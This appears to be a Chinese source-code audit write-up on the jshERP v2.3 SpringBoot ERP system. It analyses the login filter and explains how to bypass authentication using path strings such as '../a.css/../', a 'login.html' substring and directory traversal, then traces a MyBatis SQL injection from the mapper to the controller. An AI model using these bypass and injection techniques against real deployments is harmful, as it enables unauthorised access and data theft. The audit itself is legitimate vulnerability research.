# SpringBoot 框架华夏 ERP 源码审计

## 1.1 环境搭建

华夏 ERP 基于 SpringBoot 框架和 SaaS 模式，可以算作是国内人气较高的一款 ERP 项目，看网上已经公开了漏洞，本次对此框架代码进行源码审计。

源码下载路径： https://github.com/jishenghua/jshERP ，这里的版本为 v2.3


直接拖入 IDEA 加载，Maven 下载所需的 jar 包，点击 run 即可

## 1.2 审计准备

典型的 spring 框架，先来看 pom.xml 加载了哪些威胁组件：


点根烟不慌，看到了这个熟悉的组件，版本透露出 shell 的感觉。

再来看一下 Filter 过滤器具体过滤了哪些内容，Servlet3.0 提供了 @WebFilter 用于将一个类声明为过滤器，搜索 @WebFilter 即可定位：



```
@WebFilter(filterName = "LogCostFilter", urlPatterns = {"/*"},
        initParams = {@WebInitParam(name = "ignoredUrl", value = ".css#.js#.jpg#.png#.gif#.ico"),
                      @WebInitParam(name = "filterPath",
                              value = "/user/login#/user/registerUser#/v2/api-docs")})
public class LogCostFilter implements Filter {
```

使用 @WebInitParam 配置多个 name，对. css#.js#.jpg#.png#.gif#.ico，/user/login#/user/registerUser#/v2/api-docs 资源请求的时候不会进行拦截，doFilter 方法是具体的实现：

```
@Override
public void doFilter(ServletRequest request, ServletResponse response,
                     FilterChain chain) throws IOException, ServletException {
    HttpServletRequest servletRequest = (HttpServletRequest) request;
    HttpServletResponse servletResponse = (HttpServletResponse) response;
    String requestUrl = servletRequest.getRequestURI();
    //具体，比如，处理若用户未登录，则跳转到登录页
    Object userInfo = servletRequest.getSession().getAttribute("user");
    if(userInfo!=null) { //如果已登录，不阻止
        chain.doFilter(request, response);
        return;
    }
    if (requestUrl != null && (requestUrl.contains("/doc.html") ||
        requestUrl.contains("/register.html") || requestUrl.contains("/login.html"))) {
        chain.doFilter(request, response);
        return;
    }
    if (verify(ignoredList, requestUrl)) {
        chain.doFilter(servletRequest, response);
        return;
    }
    if (null != allowUrls && allowUrls.length > 0) {
        for (String url : allowUrls) {
            if (requestUrl.startsWith(url)) {
                chain.doFilter(request, response);
                return;
            }
        }
    }
    servletResponse.sendRedirect("/login.html");
}
```

这里从session中取到了user的值，判断已经登录，不需要认证此请求

判断url中是否存在/doc.html，/register.html，/login.html字符串，如果存在就不需要认证此请求

将ignoredList（字符串列表.css/.png/.jpg）传入verify方法中，从ignoreList中遍历取出值，并根据正则表达式匹配判断是否在url中，如果存在就返回true，不需要认证此请求

遍历取出allowUrls（字符串列表/user/login，/user/registerUser，/v2/api-docs）中的值，判断url是否以这些字符开头，如果是的话不需要认证此请求

看到这里我们要明确：

1. requestUrl 中如果存在 / doc.html，/register.html，/login.html 字段就可以绕过认证请求

2. 传入 verify() 方法进行判断的时候，正确的使用应该选择 endsWith() 来判断 url 是否以. css、.png 这些资源后缀结尾，但是上图代码只是使用正则表达式判断. css，.png 名字存在即可，导致传入诸如：../a.css/../，也可以绕过认证请求


3. 使用 startsWith() 方法来判断 url 是否以 / user/login，/user/registerUser

等字符开头的时候，可以使用目录穿越来骗过判断，导致可以绕过认证请求


4. 在 Filter 过滤器中没有看到 xss 过滤，sql 注入等恶意字符的过滤。

## 13SQL 注入

在之前的 pom.xml 文件中发现该框架使用的是 Mybits 的数据库，找这类数据库的注入，直接在 * Mapper.xml 文件中全局搜索 ${





点一个进去查看：



```
        </if>
        order by rel.user_blng_orga_dspl_seq,user.id desc
        <if test="offset != null and rows != null">
            limit #{offset},#{rows}
        </if>
    </select>
```

这种 like 型的模糊查询使用了不安全的拼接，会直接参与 SQL 语句的编译，恶意构造会导致 SQL 注入

回溯判断对应的参数是否可控，搜索 " selectByConditionUser ":




上面是一个数据处理层的接口类，继续搜索 "

上面是一个数据处理层的接口类，继续搜索 " UserMapperEx.selectByConditionUser " 看具体在哪里调用：


```
UserMapperEx.xml | UserMapperEx.java | UserService.java | AccountHeadMapperEx.xml | AccountHeadService.java | Accou
97          return list;
98      }
99
100     public List<UserEx> select(String userName, String loginName, int offset, int rows)throws Exception {
101         List<UserEx> list=null;
102         try{
103             list=userMapperEx.selectByConditionUser(userName, loginName, offset, rows);
104             for(UserEx ue: list){
105                 String userType = "";
106                 if(demonstrateOpen && TEST_USER.equals(ue.getLoginName())){
107                     userType = "演示用户";
108                 } else {
109                     if (ue.getId().equals(ue.getTenantId())) {
110                         userType = "租户";
111                     } else if(ue.getTenantId() == null){
112                         userType = "超管";
113                     } else {
114                         userType = "普通";
115                     }
116                 }
117                 ue.setUserType(userType);
118             }
119         }catch(Exception e){
120             JshException.readFail(logger, e);
121         }
122         return list;
123     }
```

看到 service 层的调用，继续搜索 " UserService.select( ":


```
UserMapperEx.xml | UserMapperEx.java | UserService.java | UserComponent.java | AccountHeadMapperEx.xml | A
13  @Service(value = "user_component")
14  @UserResource
15  public class UserComponent implements ICommonQuery {
16
17      @Resource
18      private UserService userService;
19
20      @Override
21      public Object selectOne(Long id) throws Exception {
22          return userService.getUser(id);
23      }
24
25      @Override
26      public List<?> select(Map<String, String> map)throws Exception {
27          return getUserList(map);
28      }
29
30  @   private List<?> getUserList(Map<String, String> map)throws Exception {
31          String search = map.get(Constants.SEARCH);
32          String userName = StringUtil.getInfo(search, key: "userName");
33          String loginName = StringUtil.getInfo(search, key: "loginName");
34          String order = QueryUtils.order(map);
35          String filter = QueryUtils.filter(map);
36          return userService.select(userName, loginName, QueryUtils.offset(map), QueryUtils.rows(map));
37      }
38
```


可以看到参数 userName，loginName 是从 search 字段中获取，判断参数应该是可控的。下面的目的就是找前端接口，也就是 Controller 层的方法接口映射。

UserComponent 类实现了 ICmmonQuery 这个接口，调用了此接口下的 select 方法





在同目录下发现文件 InterfaceContainer.java 这个接口文件：







这里调用初始化函数 init()，将 service 组件压入 configComponentMap 中，后续调用 getCommonQuery 方法根据传进来的 apiName 获取对应的 service 组件（具体 apiName 跟对应的 service 组件映射如下：user–>UserComponent）





InterfaceContainer 对接口进行统一实例化处理，当 apiName 为 user 的时候，就会去实例化对应的 UserComponent 类，UserComponent 类实现了 ICmmonQuery 这个接口，就会调用此接口 ICmmonQuery 类下的对应的方法。

所以 InterfaceContainer 类起到的是一个中转分发的作用，关键在于哪个类调用 getCommonQuery 方法，并传递相应的 apiName 进去，搜一下 " getCommonQuery( ":





这里判断传进来的 apiName 是否为控，继续搜索 " CommonQueryManager ":




```
62          String offset = ParamUtils.getPageOffset(currentPage, pageSize);
63          if (StringUtil.isNotEmpty(offset)) {
64              parameterMap.put(Constants.OFFSET, offset);
65          }
66          List<?> list = configResourceManager.select(apiName, parameterMap);
67          objectMap.put("page", queryInfo);
```

终于到 Controller 层了，上图已经很清楚，实例化 CommonQueryManager 类的一个对象 configResourceManager 去调用 select 方法，传入 apiName，与参数集合 paramterMap。

